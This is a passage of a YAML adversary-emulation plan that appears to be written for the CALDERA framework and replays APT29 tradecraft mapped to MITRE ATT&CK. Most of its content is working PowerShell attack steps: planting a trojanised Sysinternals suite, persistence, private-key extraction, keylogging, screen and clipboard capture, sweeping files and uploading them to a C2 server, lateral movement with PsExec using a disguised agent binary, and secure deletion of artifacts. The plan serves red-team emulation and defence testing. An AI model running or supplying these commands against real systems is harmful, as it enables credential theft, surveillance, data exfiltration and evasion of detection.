      over payloads then removing folder from Downloads.";
329             Move-Item -path "C:\Users\#{profile_user}\Downloads\SysInternalsSuite\\*" -
      Destination "C:\Program Files\SysInternalsSuite\\" -Force;
330             Move-Item -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite\\*" -
      Destination "C:\Program Files\SysInternalsSuite\\" -Force;
331           } else {
332             mkdir "C:\Program Files\SysInternalsSuite";
333             Copy-Item -Path "C:\Users\#{profile_user}\Downloads\SysInternalsSuite\\*" -
      Destination "C:\Program Files\SysInternalsSuite\\" -Force;
334             Copy-Item -Path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite\\*" -
      Destination "C:\Program Files\SysInternalsSuite\\" -Force;
```

```
335         }
336
337         if (test-path -path "SysInternalsSuite.zip") {
338           Remove-Item -path "filesystem::SysInternalsSuite.zip" -force;
339         }
340
341         if (test-path -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite.zip"
    ) {
342           remove-item -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite.zip"
    -force;
343         }
344
345         if (test-path -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite") {
346           remove-item -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite" -
    recurse -force;
347         }
348
349         if (test-path -path "C:\Users\#{profile_user}\Downloads\SysInternalsSuite") {
350           Remove-Item -path  "C:\Users\#{profile_user}\Downloads\SysInternalsSuite" -recurse -
    force;
351         }
352
353         Set-Location -path "C:\Program Files\SysInternalsSuite";
354         if ($?) {
355           gci;
356           write-host "[*] Successfully planted files"
357         } else {
358           write-host "[!] Error downloading and planting modified system tools."
359         }
360
361       payloads:
362       - Modified-SysInternalsSuite.zip
363
364 input_arguments:
365   profile_user:
366     description: Name of profile user
367     type: string
368     default: Administrator
369
370 executors:
371 - name: powershell
372   command: |
373     iwr -uri "https://download.sysinternals.com/files/SysinternalsSuite.zip" -outfile
    SysInternalsSuite.zip;
374     Expand-Archive -Path SysInternalsSuite.zip -DestinationPath "C:\Users\#{profile_user}\
    Downloads\SysInternalsSuite" -Force;
375
376     if (! $?) {
377       write-host "Error moving files to #{profile_user}\Downloads";
378       exit 1;
379     }
380
381     Move-Item Modified-SysInternalsSuite.zip "C:\Users\#{profile_user}\Downloads" -Force;
382     Expand-Archive -LiteralPath "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite.
    zip" -DestinationPath "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite" -Force;
383
384     if (! $?) {
385       write-host "Error expanding files to #{profile_user}\Downloads";
386       exit 1;
```

```
387       }
388
389       $dir_exists=Test-Path -path "C:\Program Files\SysInternalsSuite";
390       if ($dir_exists -eq $true) {
391         write-host "[*] SysInternalsSuite folder exists within \"C:\Program Files\", copying over
      payloads then removing folder from Downloads.";
392         Move-Item -path "C:\Users\#{profile_user}\Downloads\SysInternalsSuite\\*" -Destination "C
    :\Program Files\SysInternalsSuite\\" -Force;
393         Move-Item -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite\\*" -
    Destination "C:\Program Files\SysInternalsSuite\\" -Force;
394       } else {
395         mkdir "C:\Program Files\SysInternalsSuite";
396         Copy-Item -Path "C:\Users\#{profile_user}\Downloads\SysInternalsSuite\\*" -Destination "C
    :\Program Files\SysInternalsSuite\\" -Force;
397         Copy-Item -Path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite\\*" -
    Destination "C:\Program Files\SysInternalsSuite\\" -Force;
398       }
399
400       if (test-path -path "SysInternalsSuite.zip") {
401         Remove-Item -path "filesystem::SysInternalsSuite.zip" -force;
402       }
403
404       if (test-path -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite.zip" ) {
405         remove-item -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite.zip" -
    force;
406       }
407
408       if (test-path -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite") {
409         remove-item -path "C:\Users\#{profile_user}\Downloads\Modified-SysInternalsSuite" -
    recurse -force;
410       }
411
412       if (test-path -path "C:\Users\#{profile_user}\Downloads\SysInternalsSuite") {
413         Remove-Item -path  "C:\Users\#{profile_user}\Downloads\SysInternalsSuite" -recurse -force
    ;
414       }
415
416       Set-Location -path "C:\Program Files\SysInternalsSuite";
417       if ($?) {
418         gci;
419         write-host "[*] Successfully planted files"
420       } else {
421         write-host "[!] Error downloading and planting modified system tools."
422       }
423
424 - id: 646be6c9-f27a-4f5f-be5d-b8a0317e215f
425   name: Process Discovery
426   description: List running process on the machine via PowerShell.
427   tactic: discovery
428   technique:
429     attack_id: T1057
430     name: "Process Discovery"
431   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
      Secure_Dukes_Whitepaper.pdf"
432   procedure_group: procedure_discovery
433   procedure_step: "4.B.1"
434   platforms:
435     windows:
436       psh,pwsh:
```

```
437         command: |
438           $ps = get-process;
439           write-output $ps;
440
441   executors:
442   - name: powershell
443     command: |
444       $ps = get-process;
445       write-output $ps;
446
447 - id: 9b5b5aec-32ff-4d74-8555-727b50ab15f6
448   name: Artifact Cleanup - Delete Files
449   description: Cleanup files related to Operation
450   tactic: defensive-evasion
451   technique:
452     attack_id: T1070.004
453     name: "Indicator Removal on Host: File Deletion"
454   cti_source: "https://community.broadcom.com/symantecenterprise/communities/community-home/
      librarydocuments/viewdocument?DocumentKey=6ab66701-25d7-4685-ae9d-93d63708a11c&CommunityKey=1
      ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments"
455   procedure_group: procedure_def_evasion
456   procedure_step: "4.B.2"
457   platforms:
458     windows:
459       psh,pwsh:
460         command: |
461           if (! $(test-path -path "C:\Program Files\SysInternalsSuite";)) {
462             write-host "[!] The path C:\Program Files\SysInternalsSuite does not exist. Execution
      has stopped.";
463             exit 1;
464           }
465           Set-Location -path "C:\Program Files\SysInternalsSuite";
466           gci $env:userprofile\Desktop;
467           .\sdelete64.exe /accepteula "$env:USERPROFILE\Desktop\ cod .3aka3.scr";
468           .\sdelete64.exe /accepteula "$env:APPDATA\Draft.Zip";
469           .\sdelete64.exe /accepteula "$env:USERPROFILE\Downloads\SysInternalsSuite.zip";
470
471   executors:
472   - name: powershell
473     command: |
474       if (! $(test-path -path "C:\Program Files\SysInternalsSuite";)) {
475         write-host "[!] The path C:\Program Files\SysInternalsSuite does not exist. Execution has
      stopped.";
476         exit 1;
477       }
478       Set-Location -path "C:\Program Files\SysInternalsSuite";
479       gci $env:userprofile\Desktop;
480       .\sdelete64.exe /accepteula "$env:USERPROFILE\Desktop\ cod .3aka3.scr";
481       .\sdelete64.exe /accepteula "$env:APPDATA\Draft.Zip";
482       .\sdelete64.exe /accepteula "$env:USERPROFILE\Downloads\SysInternalsSuite.zip";
483
484 - id: 6f1f4768-7099-45d2-a858-b49dc792234e
485   name: Loading Stage-2 & Performing Discovery
486   description: Load Stage-2 from Modified Sysinternals Toolset
487   tactic: discovery
488   technique:
489     attack_id: T1082
490     name: "System Information Discovery"
491   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
```

```
    Secure_Dukes_Whitepaper.pdf"
  procedure_group: procedure_discovery
  procedure_step: "4.C.1"
  platforms:
    windows:
      psh,pwsh:
        command: |
          if (! $(test-path -path "C:\Program Files\SysInternalsSuite")) {
            write-host "[!] The path C:\Program Files\SysInternalsSuite does not exist. Execution has stopped.";
            exit 1;
          }

          Set-Location -path "C:\Program Files\SysInternalsSuite";
          if (!(test-path ".\readme.ps1")) {
            Move-Item .\readme.txt readme.ps1 -Force;
          }
          . .\readme.ps1;
          Invoke-Discovery;

  executors:
  - name: powershell
    command: |
      if (! $(test-path -path "C:\Program Files\SysInternalsSuite")) {
        write-host "[!] The path C:\Program Files\SysInternalsSuite does not exist. Execution has stopped.";
        exit 1;
      }

      Set-Location -path "C:\Program Files\SysInternalsSuite";
      if (!(test-path ".\readme.ps1")) {
        Move-Item .\readme.txt readme.ps1 -Force;
      }
      . .\readme.ps1;
      Invoke-Discovery;

# Step 5 - Persistence

- id: 9c75155e-21ab-4471-af16-45f3795a313c
  name: Persistent Service 1
  description: Leverage modified Sysinternals
  tactic: persistence
  technique:
    attack_id: T1547.009
    name: "Boot or Logon Autostart Execution: Shortcut Modification"
  cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-Secure_Dukes_Whitepaper.pdf"
  procedure_group: procedure_persistence
  procedure_step: "5.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          Set-Location -path "C:\Program Files\SysinternalsSuite";
          if (get-service -name "javamtsup" -ErrorAction SilentlyContinue) {
            write-host "[*] Service already exists...Not running persistence step-1";
            exit 1;
          }

```

```
547           if (Test-Path -path "readme.ps1") {
548             . .\readme.ps1;
549             Invoke-Persistence -PersistStep 1;
550             write-host "[+] Persistence 1 invoked.";
551             exit 0;
552
553           } else {
554             write-host "[!] readme.ps1 not found.";
555             exit 1;
556           }
557
558   executors:
559   - name: powershell
560     command: |
561       Set-Location -path "C:\Program Files\SysinternalsSuite";
562       if (get-service -name "javamtsup" -ErrorAction SilentlyContinue) {
563         write-host "[*] Service already exists...Not running persistence step-1";
564         exit 1;
565       }
566
567       if (Test-Path -path "readme.ps1") {
568         . .\readme.ps1;
569         Invoke-Persistence -PersistStep 1;
570         write-host "[+] Persistence 1 invoked.";
571         exit 0;
572
573       } else {
574         write-host "[!] readme.ps1 not found.";
575         exit 1;
576       }
577
578 - id: 45f18b58-c14f-4b61-a3da-41b67af21429
579   name: Persistent Service 2
580   description: Leverage modified Sysinternals
581   tactic: persistence
582   technique:
583     attack_id: T1547.009
584     name: "Boot or Logon Autostart Execution: Shortcut Modification"
585   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
        Secure_Dukes_Whitepaper.pdf"
586   procedure_group: procedure_persistence
587   procedure_step: "5.B"
588   platforms:
589     windows:
590       psh,pwsh:
591         command: |
592           Set-Location -path "C:\Program Files\SysinternalsSuite";
593           if (Test-Path -path "readme.ps1") {
594             . .\readme.ps1;
595             Invoke-Persistence -PersistStep 2;
596             write-host "[+] Persistence 2 invoked.";
597
598           } else {
599             write-host "[!] readme.ps1 not found.";
600             return 1;
601           }
602
603   executors:
604   - name: powershell
```

```
    command: |
      Set-Location -path "C:\Program Files\SysinternalsSuite";
      if (Test-Path -path "readme.ps1") {
        . .\readme.ps1;
        Invoke-Persistence -PersistStep 2;
        write-host "[+] Persistence 2 invoked.";

      } else {
        write-host "[!] readme.ps1 not found.";
        return 1;
      }

# Step 6 - Credential Access

- id: e7cab9bb-3e3a-4d93-99cc-3593c1dc8c6d
  name: Credentials In Files- Chrome
  description: Obtain credentials from Chrome Dumper
  tactic: credential-access
  technique:
    attack_id: T1003
    name: "Credential Dumping"
  cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
    Secure_Dukes_Whitepaper.pdf"
  procedure_group: procedure_cred_access
  procedure_step: "6.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          if (! $(test-path -path "C:\Program Files\SysinternalsSuite")) {
            write-host "[!] The path C:\Program Files\SysinternalsSuite does not exist. Execution
     has stopped.";
            exit 1;
          }

          Set-Location -path "C:\Program Files\SysinternalsSuite";
          ./accesschk.exe -accepteula .;

  executors:
  - name: powershell
    command: |
      if (! $(test-path -path "C:\Program Files\SysinternalsSuite")) {
        write-host "[!] The path C:\Program Files\SysinternalsSuite does not exist. Execution has
     stopped.";
        exit 1;
      }

      Set-Location -path "C:\Program Files\SysinternalsSuite";
      ./accesschk.exe -accepteula .;

- id: c4f4b13c-87b6-498c-b814-93570173068c
  name: Credentials In Files (T1081) - Private Keys Extraction
  description: Obtain credentials via Custom PowerShell
  tactic: credential-access
  technique:
    attack_id: T1552.004
    name: "Unsecured Credentials: Private Keys"
  cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
    Secure_Dukes_Whitepaper.pdf"
```

```
  procedure_group: procedure_cred_access
  procedure_step: "6.B"
  platforms:
    windows:
      psh,pwsh:
        command: |
          Import-PfxCertificate -Exportable -FilePath ".\dmevals.local.pfx" -CertStoreLocation Cert:\LocalMachine\My;

          if (! $(test-path -path "C:\Program Files\SysinternalsSuite")) {
            write-host "[!] The path C:\Program Files\SysinternalsSuite does not exist. Execution has stopped.";
            exit 1;
          }
          Set-Location -path "C:\Program Files\SysinternalsSuite";
          . .\readme.ps1;
          Get-PrivateKeys;
          if ($? -eq $True) {
              write-host "[+] Successfully executed private key collection script.";
              exit 0;
          } else {
              write-host "[!] Error, could not execution Get-PrivateKeys.";
              exit 1;
          }
        payloads:
        - dmevals.local.pfx

  executors:
  - name: powershell
    command: |
      Import-PfxCertificate -Exportable -FilePath ".\dmevals.local.pfx" -CertStoreLocation Cert:\LocalMachine\My;

      if (! $(test-path -path "C:\Program Files\SysinternalsSuite")) {
        write-host "[!] The path C:\Program Files\SysinternalsSuite does not exist. Execution has stopped.";
        exit 1;
      }
      Set-Location -path "C:\Program Files\SysinternalsSuite";
      . .\readme.ps1;
      Get-PrivateKeys;
      if ($? -eq $True) {
          write-host "[+] Successfully executed private key collection script.";
          exit 0;
      } else {
          write-host "[!] Error, could not execution Get-PrivateKeys.";
          exit 1;
      }

# TODO
# 6.C "Dump password hashes: [meterpreter*] > run post/windows/gather/credentials/credential_collector" missing!

# Step 7 - Collection and Exfiltration

- id: a4b14c10-49aa-4ae4-b165-d5a37364fe62
  name: Staging files for PowerShell module imports
  description: Renaming psversion.txt to psversion.txt to be imported
  tactic: defensive-evasion
```

```
714   technique:
715     attack_id: T1036.005
716     name: "Masquerading: Match Legitimate Name or Location"
717   cti_source: "https://securelist.com/the-cozyduke-apt/69731/"
718   procedure_group: procedure_def_evasion
719   procedure_step: "7.A.1"
720   platforms:
721     windows:
722       psh,pwsh:
723         command: |
724           if (! $(test-path -path "C:\Program Files\SysInternalsSuite")) {
725             write-host "[!] The path C:\Program Files\SysInternalsSuite does not exist. Execution
      has stopped.";
726             exit 1;
727           }
728
729           Set-Location -path "C:\Program Files\SysInternalsSuite";
730           if (test-path -path ".\psversion.txt" ) {
731             move-item .\psversion.txt psversion.ps1 -Force;
732           }
733             write-host "[+] File psversion.ps1 staged to be imported."
734
735   executors:
736   - name: powershell
737     command: |
738       if (! $(test-path -path "C:\Program Files\SysInternalsSuite")) {
739         write-host "[!] The path C:\Program Files\SysInternalsSuite does not exist. Execution has
      stopped.";
740         exit 1;
741       }
742
743       Set-Location -path "C:\Program Files\SysInternalsSuite";
744       if (test-path -path ".\psversion.txt" ) {
745         move-item .\psversion.txt psversion.ps1 -Force;
746       }
747         write-host "[+] File psversion.ps1 staged to be imported."
748
749 - id: a81ea4ad-bc9f-49a7-82d4-4466df641487
750   name: Screen Capturing
751   description: Load custom PowerShell module and take screenshots.
752   tactic: collection
753   technique:
754     attack_id: T1113
755     name: "Screen Capture"
756   cti_source: "https://securelist.com/the-cozyduke-apt/69731/"
757   procedure_group: procedure_collection
758   procedure_step: "7.A.2"
759   platforms:
760     windows:
761       psh,pwsh:
762         command: |
763           if (! $(test-path -path "C:\Program Files\SysinternalsSuite\psversion.ps1";)) {
764             write-host "[!] The path C:\Program Files\SysinternalsSuite\psversion.ps1 does not
      exist. Execution has stopped.";
765             exit 1;
766           }
767
768           Set-Location -path "C:\Program Files\SysinternalsSuite";
769           . .\psversion.ps1;
```

```
770           Invoke-ScreenCapture; Start-Sleep -Seconds 3; View-Job -JobName "Screenshot";
771
772   executors:
773   - name: powershell
774     command: |
775       if (! $(test-path -path "C:\Program Files\SysinternalsSuite\psversion.ps1";)) {
776         write-host "[!] The path C:\Program Files\SysinternalsSuite\psversion.ps1 does not exist.
      Execution has stopped.";
777         exit 1;
778       }
779
780       Set-Location -path "C:\Program Files\SysinternalsSuite";
781       . .\psversion.ps1;
782       Invoke-ScreenCapture; Start-Sleep -Seconds 3; View-Job -JobName "Screenshot";
783
784 - id: ee4c2eab-be57-434c-a32c-14b77360301a
785   name: Automated Collection (T1119) - Clipboard (T1115)
786   description: Get contents of clipboard
787   tactic: collection
788   technique:
789     attack_id: T1115
790     name: "Clipboard Data"
791   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
      Secure_Dukes_Whitepaper.pdf"
792   procedure_group: procedure_collection
793   procedure_step: "7.A.3"
794   platforms:
795     windows:
796       psh,pwsh:
797         command: |
798           $clip_data=get-clipboard;
799           if ($clip_data.Length -gt 0) {
800             write-host "[+] Clipboard data obtained!\n";
801             write-host $clip_data;
802           } else {
803             write-host "[!] No clipboard data available!\n";
804           }
805
806   executors:
807   - name: powershell
808     command: |
809       $clip_data=get-clipboard;
810       if ($clip_data.Length -gt 0) {
811         write-host "[+] Clipboard data obtained!\n";
812         write-host $clip_data;
813       } else {
814         write-host "[!] No clipboard data available!\n";
815       }
816
817 - id: db28f68d-e8b8-46e6-b680-642570d4b257
818   name: Automated Collection (T1119) - Input Capture (T1417)
819   description: Load custom PowerShell module, and grab keystrokes for 15 seconds.
820   tactic: collection
821   technique:
822     attack_id: T1056.001
823     name: "Input Capture: Keylogging"
824   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
      Secure_Dukes_Whitepaper.pdf"
825   procedure_group: procedure_collection
```

```
826   procedure_step: "7.A.4"
827   platforms:
828     windows:
829       psh,pwsh:
830         command: |
831           if (! $(test-path -path "C:\Program Files\SysinternalsSuite")) {
832             write-host "[!] The path C:\Program Files\SysinternalsSuite does not exist. Execution
      has stopped.";
833             exit 1;
834           }
835           Set-Location -path "C:\Program Files\SysinternalsSuite";
836           . .\psversion.ps1;
837           Get-Keystrokes;
838           Start-Sleep -Seconds 15;
839           View-Job -JobName "Keystrokes";
840
841   executors:
842   - name: powershell
843     command: |
844       if (! $(test-path -path "C:\Program Files\SysinternalsSuite")) {
845         write-host "[!] The path C:\Program Files\SysinternalsSuite does not exist. Execution has
      stopped.";
846         exit 1;
847       }
848       Set-Location -path "C:\Program Files\SysinternalsSuite";
849       . .\psversion.ps1;
850       Get-Keystrokes;
851       Start-Sleep -Seconds 15;
852       View-Job -JobName "Keystrokes";
853
854 - id: a612311d-a802-48da-bb7f-88a4b9dd7a24
855   name: Data from staged file (T1074) and Exfiltration over C2 Channel (T1041)
856   description: Compress all data within Download directory and exfiltrate the results.
857   tactic: exfiltration
858   technique:
859     attack_id: T1041
860     name: "Exfiltration Over C2 Channel"
861   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
      Secure_Dukes_Whitepaper.pdf"
862   procedure_group: procedure_exfiltration
863   procedure_step: "7.B"
864   platforms:
865     windows:
866       psh,pwsh:
867         command: |
868           Write-Host "[*] Compressing all the things in download dir";
869           Compress-Archive -Path "C:\Users\#{profile_user}\Downloads\*.*" -DestinationPath "$env:
      APPDATA\OfficeSupplies.zip";
870
871           Import-Module .\upload.ps1 -Verbose -Force;
872           Invoke-MultipartFormDataUpload -InFile "$env:APPDATA\OfficeSupplies.zip" -Uri "#{server
      }/file/upload";
873           if ($?) {
874             write-host "[+] Data exfil of download directory completed!";
875           } else {
876             write-host "[!] Data exfil failed!";
877           }
878
879       payloads:
```

```
        - upload.ps1

  input_arguments:
    profile_user:
      description: Name of profile user
      type: string
      default: Administrator

    server:
      description: IP or Hostname of server
      type: string
      default: 192.0.2.10

  executors:
  - name: powershell
    command: |
      Write-Host "[*] Compressing all the things in download dir";
      Compress-Archive -Path "C:\Users\#{profile_user}\Downloads\*.*" -DestinationPath "$env:APPDATA\OfficeSupplies.zip";

      Import-Module .\upload.ps1 -Verbose -Force;
      Invoke-MultipartFormDataUpload -InFile "$env:APPDATA\OfficeSupplies.zip" -Uri "#{server}/file/upload";
      if ($?) {
        write-host "[+] Data exfil of download directory completed!";
      } else {
        write-host "[!] Data exfil failed!";
      }

# Step 8 - Lateral Movement

# Where is "Copy payload to webdav share:"

- id: 95564347-e77a-4a89-b08f-dcafa5468f2c
  name: Remote System Discovery (T1018)
  description: Custom PowerShell script to perform AD triage for domain bound computers.
  tactic: execution
  technique:
    attack_id: T1059.001
    name: "Command and Scripting Interpreter: PowerShell"
  cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-Secure_Dukes_Whitepaper.pdf"
  procedure_group: procedure_execution
  procedure_step: "8.A.1"
  platforms:
    windows:
      psh,pwsh:
        command: |
          if (! $(test-path -path "C:\Program Files\SysinternalsSuite")) {
            write-host "[!] The path C:\Program Files\SysinternalsSuite does not exist. Execution has stopped.";
            exit 1;
          }

          Set-Location -path "C:\Program Files\SysinternalsSuite";
          . .\psversion.ps1;
          Ad-Search Computer Name *;

  executors:
```

```
935   - name: powershell
936     command: |
937       if (! $(test-path -path "C:\Program Files\SysinternalsSuite")) {
938         write-host "[!] The path C:\Program Files\SysinternalsSuite does not exist. Execution has
        stopped.";
939         exit 1;
940       }
941
942       Set-Location -path "C:\Program Files\SysinternalsSuite";
943       . .\psversion.ps1;
944       Ad-Search Computer Name *;
945
946 - id: c4a59e39-53b0-4ace-9528-8ff052752ece
947   name: Identifying current user on other machines
948   description: Custom PowerShell script to perform AD triage for domain bound computers.
949   tactic: execution
950   technique:
951     attack_id: T1059.001
952     name: "Command and Scripting Interpreter: PowerShell"
953   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
        Secure_Dukes_Whitepaper.pdf"
954   procedure_group: procedure_execution
955   procedure_step: "8.A.2"
956   platforms:
957     windows:
958       psh:
959         command: |
960           Invoke-Command -ComputerName "$(hostname)" -ScriptBlock { Get-Process -IncludeUserName
        | Select-Object UserName,SessionId | Where-Object { $_.UserName -like "*\$env:USERNAME" } |
        Sort-Object SessionId -Unique } | Select-Object UserName,SessionId -Last 1;
961
962   executors:
963   - name: powershell
964     command: |
965       Invoke-Command -ComputerName "$(hostname)" -ScriptBlock { Get-Process -IncludeUserName |
        Select-Object UserName,SessionId | Where-Object { $_.UserName -like "*\$env:USERNAME" } |
        Sort-Object SessionId -Unique } | Select-Object UserName,SessionId -Last 1;
966
967 - id: bddc0abc-07a0-41b7-813f-e0c64d9226b3
968   name: Copy Sandcat File
969   description: Copy Sandcat file using PsExec
970   tactic: lateral-movement
971   technique:
972     attack_id: T1105
973     name: "Ingress Tool Transfer"
974   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
        Secure_Dukes_Whitepaper.pdf"
975   procedure_group: procedure_lat_movement
976   procedure_step: "8.B"
977   platforms:
978     windows:
979       psh,pwsh:
980         command: |
981           move-item sandcat.go-windows-upx C:\Windows\temp\python.exe -force;
982           set-location "C:\Program Files\SysinternalsSuite\";
983           .\PsExec64.exe -accepteula \\#{pivot_machine_hostname} -i #{user.session.id} -d -f -c "
        C:\Windows\Temp\python.exe" -group "day-1-lateral-movement" -server "#{server}";
984           tasklist /S #{pivot_machine_hostname} /FI "IMAGENAME eq python.exe";
985         payloads:
```

```
        - sandcat.go-windows-upx

  input_arguments:
    pivot_machine_hostname:
      description: Hostname of pivot machine
      type: string
      default: pivothost

    user.session.id:
      description: Session id for user
      type: string
      default: "1"

    server:
      description: IP or Hostname of server
      type: string
      default: 192.0.2.10

  executors:
  - name: powershell
    command: |

- id: 00446217-53ca-4749-bacd-f41fe189d36e
  name: Startup Folder Persistence Execution
  description: Sets credentials for a headless RDP session to spawn triggering startup folder
    persistence.
  tactic: lateral-movement
  technique:
    attack_id: T1037.005
    name: "Boot or Logon Initialization Scripts: Startup Items"
  cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
    Secure_Dukes_Whitepaper.pdf"
  procedure_group: procedure_lat_movement
  procedure_step: "10.B"
  platforms:
    windows:
      psh,pwsh:
        command: |
          cmdkey /add:127.0.0.2 /user:#{profile_user} /pass:#{profile_user_password};
          mstsc /v:127.0.0.2;
          sleep 10;
          Get-Process -name mstsc;
          if ($?) { taskkill.exe /F /IM mstsc.exe; exit 0; } else {exit 1;}

  input_arguments:
    profile_user:
      description: Name of profile user
      type: string
      default: Administrator

    profile_user_password:
      description: Password of profile user
      type: string
      default: Password123!

  executors:
  - name: powershell
    command: |
      cmdkey /add:127.0.0.2 /user:#{profile_user} /pass:#{profile_user_password};
```

```
      mstsc /v:127.0.0.2;
      sleep 10;
      Get-Process -name mstsc;
      if ($?) { taskkill.exe /F /IM mstsc.exe; exit 0; } else {exit 1;}

- id: 4bedbd9b-a570-4f9f-b78a-2f7f99ad5e92
  name: Artifact Cleanup
  description: Delete file artifacts left from the operation.
  tactic: defensive-evasion
  technique:
    attack_id: T1070.004
    name: "Indicator Removal on Host: File Deletion"
  cti_source: "https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=6ab66701-25d7-4685-ae9d-93d63708a11c&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments"
  procedure_group: procedure_def_evasion
  procedure_step: "10.A.3"
  platforms:
    windows:
      psh,pwsh:
        command: |
          Remove-Item -Path "$env:USERPROFILE\Downloads\*.pfx" -Force;
          Remove-Item -Path "$env:USERPROFILE\Downloads\*.bmp" -Force;
          Remove-Item -Path "$env:USERPROFILE\Downloads\*.png" -Force;
          if (test-path -path "$env:APPDATA\OfficeSupplies.7z") {
              Remove-Item -Path "$env:APPDATA\OfficeSupplies.7z" -Force; write-host "[+] Successfully removed OfficeSupplies.7z";
          } else {
              write-host "[!] File did not exist to be removed!";
          }

          if (get-job -name "Keystrokes" -ErrorAction SilentlyContinue) {
              Remove-Job -Name "Keystrokes";
              if ($?) {
                  write-host "[+] Job \"Keystrokes\" was remove.";
              }
          } else {
              write-host "[!] Job \"Keystrokes\" did not exist.";
          }

          if (get-job -Name "Screenshot" -ErrorAction SilentlyContinue) {
              Remove-Job -Name "Screenshot" -Force;
              write-host "[+] Job \"screenshot\" was removed.";
          } else {
              write-host "[*] Job \"screenshot\" does not exist, thus was not removed.";
          }
          remove-item upload.ps1 -Force;

  executors:
  - name: powershell
    command: |
      Remove-Item -Path "$env:USERPROFILE\Downloads\*.pfx" -Force;
      Remove-Item -Path "$env:USERPROFILE\Downloads\*.bmp" -Force;
      Remove-Item -Path "$env:USERPROFILE\Downloads\*.png" -Force;
      if (test-path -path "$env:APPDATA\OfficeSupplies.7z") {
          Remove-Item -Path "$env:APPDATA\OfficeSupplies.7z" -Force; write-host "[+] Successfully removed OfficeSupplies.7z";
      } else {
          write-host "[!] File did not exist to be removed!";
```

```
    }

    if (get-job -name "Keystrokes" -ErrorAction SilentlyContinue) {
        Remove-Job -Name "Keystrokes";
        if ($?) {
            write-host "[+] Job \"Keystrokes\" was remove.";
        }
    } else {
        write-host "[!] Job \"Keystrokes\" did not exist.";
    }

    if (get-job -Name "Screenshot" -ErrorAction SilentlyContinue) {
        Remove-Job -Name "Screenshot" -Force;
        write-host "[+] Job \"screenshot\" was removed.";
    } else {
        write-host "[*] Job \"screenshot\" does not exist, thus was not removed.";
    }
    remove-item upload.ps1 -Force;

- id: 08e57385-dbce-4850-8bb7-589ef79465ab
  name: Automated document collection (T1119)
  description: Execute PowerShell collection command to collect and compress files of specific
    extensions.
  tactic: execution
  technique:
    attack_id: T1059.001
    name: "Command and Scripting Interpreter: PowerShell"
  cti_source: "https://www.fireeye.com/blog/products-and-services/2019/02/state-of-the-hack-no-
    easy-breach-revisited.html"
  procedure_group: procedure_execution
  procedure_step: "9.B.1"
  platforms:
    windows:
      psh,pwsh:
        command: |
          move-item Rar.exe -Destination C:\Windows\Temp -Force;
          $env:APPDATA; $files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt
    ,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.
    ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse
    -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -
    LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\working.zip -Force
    ;
          cd C:\Windows\Temp;
          .\Rar.exe a -hpfGzq5yKw "$env:USERPROFILE\Desktop\working.zip" "$env:APPDATA\working.
    zip";
        payloads:
        - rar.exe

  executors:
  - name: powershell
    command: |
      move-item Rar.exe -Destination C:\Windows\Temp -Force;
      $env:APPDATA; $files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps
    ,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.
    pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -
    ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -LiteralPath
     $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\working.zip -Force;
      cd C:\Windows\Temp;
      .\Rar.exe a -hpfGzq5yKw "$env:USERPROFILE\Desktop\working.zip" "$env:APPDATA\working.zip";
```

```
1145
1146 - id: 2d18c8ec-4593-49dc-9bf4-11d0673d6ae6
1147   name: Data from staged file (T1074) and Exfiltration over C2 Channel (T1041)
1148   description: Copy a target file from a remote file share through the existing C2 channel
1149   tactic: exfiltration
1150   technique:
1151     attack_id: T1041
1152     name: "Exfiltration Over C2 Channel"
1153   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
         Secure_Dukes_Whitepaper.pdf"
